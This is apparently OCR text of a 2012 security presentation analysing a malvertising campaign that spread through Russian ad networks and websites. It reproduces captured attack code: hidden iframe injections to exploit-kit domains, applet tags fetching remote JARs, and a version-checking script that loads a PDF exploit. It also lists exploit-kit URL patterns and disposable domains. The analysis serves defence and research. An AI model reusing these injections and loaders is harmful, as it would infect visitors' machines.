
Sep 17 2012
Banner network adfox.ru affected



<applet archive="/07GICjq" code="Applet.class">


Fiddler - HTTP Debugging Proxy
File Edit Rules Tools View Help GET /book Privacy
Replay Resume Stream Decode Keep: All sessions Any Process Find
Web Sessions
Result Protocol Host URL
162 200 HTTP www.bg.ru /bitrix/components/101media/social/templates/.default/social.
163 200 HTTP www.bg.ru /bitrix/templates/gallery/js/jquery.jcarousel.min.js?131823789
164 200 HTTP Tunnel to apis.google.com:443
165 200 HTTP www.bg.ru /bitrix/components/101media/article/templates/.default/article.
166 200 HTTP www.bg.ru /bitrix/components/101media/gallery/templates/.default/article... 305 max-ag... applica
167 200 HTTP mc.yandex.ru /metrik
168 304 HTTP site.yandex.net /load/
169 200 HTTP www.bg.ru /uploa
170 200 HTTP userapi.com /js/api
171 200 HTTP www.bg.ru /uploa
172 200 HTTP www.bg.ru /upload/medialibrary/
173 200 HTTP www.bg.ru /upload/medialibrary/ed3/Golovatyuk.png 14 643 max-ag... image/
174 200 HTTP www.bg.ru /upload/medialibrary/96f/peskov.png 12 802 max-ag... image/
175 200 HTTP www.bg.ru /upload/orm/Article/h0000/11878/160x89/11878.jpeg?134762... 5 672 max-ag... image/
176 200 HTTP www.bg.ru /upload/orm/Article/h0000/11852/160x89/11852.jpeg?134745... 5 266 max-ag... image/
177 200 HTTP www.bg.ru /upload/orm/Article/h0000/10542/160x89/10542.png?1334303... 24 312 max-ag... image/
178 200 HTTP www.bg.ru /images/mostreadable.png 2 715 max-ag... image/
179 200 HTTP www.bg.ru /upload/orm/Article/h0000/11863/205x126/11863.jpeg?13475... 11 072 max-ag... image/
180 200 HTTP www.bg.ru /upload/orm/Article/h0000/11856/205x126/11856.jpeg?13478... 17 889 max-ag... image/
181 307 HTTP yandex.st /jquery/1.4.2/jquery.min.js 0 text/ht
182 200 HTTP www.tns-counter.ru /V13a***R%3Ehttp://www.bg.ru/*tvrain_ru/ru/UTF-8/tmsec=... 43 no-stor... image/
183 200 HTTP ad.adriver.ru /cgi-bin/erle.cgi?sid=169516&sz=main&bn=1&target=blank&bt... 1 462 no-cac... applica
184 200 HTTP vk.com /widget_like.php?app=2624915&width=100%&page=0&url=h... 3 307 no-store text/ht
185 200 HTTP vk.com /images/upload.gif 265 max-ag... image/
186 200 HTTP Tunnel to s-static.ak.facebook.com:443 0
187 200 HTTP edp1.adriver.ru /images/0000211/0000211117/0/script.js?818934155 146 applica
188 200 HTTP vk.com /css/rustyle.css?170 53 276 max-ag... text/cs
189 200 HTTP vk.com /js/common.js?290 116 672 max-ag... applica
190 200 HTTP vk.com /js/lang0_0.js?6332 54 134 max-ag... text/ja
191 200 HTTP vk.com /js/api/xdm.js?3 6 866 max-ag... applica
192 200 HTTP vk.com /css/widgets.css?45 19 865 max-ag... text/cs
193 200 HTTP vk.com /js/api/widgets/like.js?22 13 062 max-ag... applica
194 200 HTTP content.adriver.ru /banners/0001781/0001781109/0/0.html?169516&0&0&0&0&8... 8 926 text/ht
195 200 HTTP ads.adfox.ru /44810/prepareCode?p1=biuyy&p2=ehdw&pct=a&pfc=a&pfb... 22 no-stor... applica
196 200 HTTP www.bg.ru /bitrix/templates/big-city/georgia-Georgia.woff 43 492 max-ag... applica
197 302 HTTP bolshoi.disqus.com /embed.js 5 max-ag... text/ja
198 200 HTTP js.smi2.ru /data/js/47933.js 3 442 applica
199 200 HTTP ad.adriver.ru /cgi-bin/merle.cgi?rnd=19074&tail256=http%253A//www.bg.r... 1 598 no-cac... applica
200 200 HTTP ad.adriver.ru /cgi-bin/merle.cgi?rnd=1564680&tail256=http%253A//www.b... 1 621 no-cac... applica
201 200 HTTP ads.adfox.ru /159305/prepareCode?p1=beaxg&p2=ehfk&pct=a&pfc=a&pf... 7 749 no-stor... applica
202 200 HTTP ad.adriver.ru /cgi-bin/erle.cgi?sid=169788&bt=2&pz=0&rnd=818934155&tai... 573 no-cac... text/ht
203 200 HTTP ad.adriver.ru /cgi-bin/erle.cgi?sid=182915&bt=2&pz=0&rnd=818934155&tai... 573 no-cac... text/ht
204 200 HTTP edp1.adriver.ru /images/0001944/0001944050/0/script.js?vadriver_banner_13... 3 834 applica
205 200 HTTP masterh4.adriver.ru /images/0002020/0002020519/0/script.js?vadriver_banner_29... 3 850 applica
206 200 HTTP smi2.ru /img/v3/logo.png 1 836 max-ag... image/
1280px)</style> <iframe
src="http://responsesforemost.org/7GIC"></iframe></
GET /159305/prepareCode?p1=beaxg&p2=ehfk&pct=a&pfc=a&pfb=a&pr=983995&pt=b&
ads.adfox.ru /44810/prepareCode?p1=biuyy&p2=ehdw&pct=a&pfc=a&pfb...
Cookies / Login
Cookie
luid1=q:ccgeau:q:ccgeau
Transformer Headers TextView SyntaxView ImageView HexView
WebView Auth Caching Cookies Raw JSON XML
a href="http://ads.adfox.ru/159305/goLink?p2=ehfk&pl=
beaxg&p5=ztxp&pr=clwckxa@http://ria.ru/cinema/
20120830/733534461.html" target="_blank" style="text-
decoration: none; font-family: Tahoma; font-style:
normal; font-variant: normal; font-weight: normal;
font-size: 11px; line-height: 13px; font-size-adjust:
none; font-stretch: normal; -x-system-font: none;
color: rgb(85, 85, 85);border-bottom: 0px !important;"
>\n');
59 document.write('
Фил&#
1100;м о любв&#
1080;, собрав&#
1096;ий блес&#
1090;ящую ко&#
1084;анду ак&#
1090;еров<style>.
vb_style_forum {position:absolute;left:1000px;top:-
1280px}</style> <iframe
src="http://responsesforemost.org/7GIC"></iframe></
div>\n');
60 document.write('</
a>\n');
61 document.write('</td>\
n');
62 document.write('</tr>\n');
63 document.write('</tbody>\n');
64 document.write('</table>\n');
65 document.write('</td>\n');
66 document.write('</tr>\n');
67 document.write('</tbody>\n');
68 document.write('</table>\n');
69 document.write(' \n');


See · Feel · Love Laurèl - Mozilla Firefox
www.laurel.de/de/start/
Laurèl
START
WEAR KOLLEKTION
DISCOVER UNTERNEHMEN
LISTEN NEWS
COME STORE LOCATOR
ACT KONTAKT
GET KATALOG
INVEST ANLEIHE
IMPRESSUM
ENGLISH
<iframe src="http://riflepick.net/7GIC">
Fiddler - HTTP Debugging Proxy
Web Sessions
38 502 HTTP riflepick.net /7GIC


ПРЕМЬЕР
<iframe height="1" frameborder="0" width="1" src="http://ev2.ru/">
<body>
<a>I love you, but its business. /a>
Режим р
Консоль
HTML
CSS
Сценарий
DOM
Сеть
Редактировать
body < html
<script type="text/javascript">
<noscript> <div><img src="//mc.yandex.ru/watch/14272531" style="position:absolute;
left:-9999px;" alt="" /></div></noscript>
<script type="text/javascript">
<script type="text/javascript">
<iframe height="1" frameborder="0" width="1" src="http://ev2.ru/">
<html>
<head></head>
<body>
<a>I love you, but its business. /a>
<applet code="Ini.class" archive="http://abstonexteriors.com/33256.jar">
<applet code="Ini.class" archive="http://abstonexteriors.com/88770.jar">
<script type="text/javascript">
var Saigon={version:"0.7.7",rDate:"04/11/2012",name:"Saigon",handler:function
Saigon.initScript();
bjui=Saigon.getVersion("AdobeReader");
if(bjui)
{
var sdj88 = "ra";
bjui=bjui.split(',');
vttw = bjui[0];
vttwl = bjui[1];
if ((vttw==9 && vttwl < 4) || (vttw==8 && vttwl < 3))
{
var ob=document.createElement("if"+sdj88+"me");
ob.setAttribute("width",100);
ob.setAttribute("height",10);
ob.setAttribute("src","http://abstonexteriors.com/98765.pdf");
document.body.appendChild(ob);
}
}

Campaign #1

- use of **domains with extremely short lifetime**
- frequent changes of hosting ip addresses (2 times/day)
- different methods of traffic redirection
  - Iframe redir
  - **ad. network simulation**
  - SMS paid services (genealogical archives, fake av updates, horoscopes, etc)
- preliminary collection of the target system information (OS/Browser version)

Short-term and disposable domain names

Frequently used domains:

abrmrbzikxltvh.lines-arrayirs-frrccad.org

Randomly generated

Dictionary-based generation

also:

zfkimpacts-mobilized.analoguefsoqcircular-hrgvredeemabletgpl.org

Dictionary based

Dictionary based generation

Other things to notice:

- IP addresses are usually located within the same subnet
- IP addresses change every 12 hours (incrementally)
- subnets change monthly
- whois information disappears right after domain disposal (domains on trial)

Participants examples

dominospizza.ru -->

qakmwkqdhybpc.give-from-gzi-bgqi-ranb.org

peoples.ru -->

sklnigvfh.money-middle-orm-ukna-xbgb.org

f1news.ru -->

xdqospocepx.panel-book-tzha-uekydtfm.org

euro-football.ru -->

ofbgplmx.manager-vipufpncztf-nezp.org

gotovim.ru -->

cstermbktwelnv.cat-email-ceepgm-mfm.org

```
sroot@thebox:~$ whois cstermbktwelnv.cat-email-ceepgm-mfm.org
NOT FOUND
```


Whois fastflux ;-)

- WHOIS fastflux ... HOW?!

```
fygrave@borzo:~$ whois FOOTBALL-SECURITY-WETRLSGPIEO.ORG
NOT FOUND
fygrave@borzo:~$
```

Domain ID:D166393631-LROR
Domain Name:FOOTBALL-SECURITY-WETRLSGPIEO.ORG
Created On:21-Aug-2012 01:23:52 UTC
Last Updated On:21-Aug-2012 01:23:53 UTC
Expiration Date:21-Aug-2013 01:23:52 UTC
Sponsoring Registrar:Click Registrar, Inc. d/b/a publicdomainregistry.com (R1935-LROR)
Status:CLIENT TRANSFER PROHIBITED
Status:TRANSFER PROHIBITED
Status:ADDPERIOD
Registrant ID:PP-SP-001
Registrant Name:Domain Admin
Registrant Organization:PrivacyProtect.org
Registrant Street1:ID#10760, PO Box 16

Words distribution (len >3) in domain names



Dynamically generated URLs. Old style

Entry request:

http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/

OS/browser version information:

http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/50601014edaf66917d1c47d2G1,6,0,30G10,1,0,0

Exploit execution:

http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/50601016edaf66917d1c4831/1495394/jAA2ingo.jar

Upon successeful exploitation, payload is fetched:

http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/50601016edaf66917d1c4831/1495394/1196140

Dynamically generated URLs, “new style”

Initial request:

http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/officiallyracer-unbelievably.htm

OS/browser information fetching and exploit selection:


http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/508fb5a331892c2e7d0be70b/**1,6,0,21/10,1,0,0/**forumax244.php

Exploit:

http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/508fb5a731892c2e7d0be7a6/1495394/kinopo.jar

payload loaded upon successful exploitation:

http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/508fb5a731892c2e7d0be7a6/1495394/1863721


Fiddler - HTTP Debugging Proxy
File Edit Rules Tools View Help GET /book Privacy
Replay Resume Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Search... Online
Web Sessions
Protocol Host URL Body C. Content-Type
FiddlerScript Filters Log Timeline
Statistics Inspectors AutoResponder Composer Differ
Headers TextView SyntaxView WebForms HexView Auth Cookies Raw JSON XML
Request Headers [Raw] [Header Definitions]
GET / HTTP/1.1
Client
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Charset: windows-1251,utf-8;q=0.7,*;q=0.7
Transport
Location: http://eywxcqybd.task-ansiillvspl-vaw.org/4ff
ev2.ru /
Caching Cookies Raw JSON XML
Response Headers [Raw] [Header Definitions]
HTTP/1.1 302 Moved Temporarily
Cache
Vary: Accept-Encoding
Cookies / Login
Entity
Content-Length: 92
Content-Type: text/html
Miscellaneous
Server: nginx/0.7.67
Transport
Location: http://eywxcqybd.task-ansiillvspl-vaw.org/4ffa973cf08d249725000003/4ffabc21ebf5ff0c520000
Proxy-Connection: Keep-Alive
Via: 1.1 10.22.8.13 (McAfee Web Gateway 7.2.0.2.0.13603)
www.perik.ru /modules/system/system-... 935 text/css
www.perik.ru /modules/comment/comm... 211 text/css
www.perik.ru /sites/all/themes/perik/sty... 16 829 text/css
www.perik.ru /pix/bann/baloons.jpg 10 532 image/jpeg
ev2.ru / 103 text/html
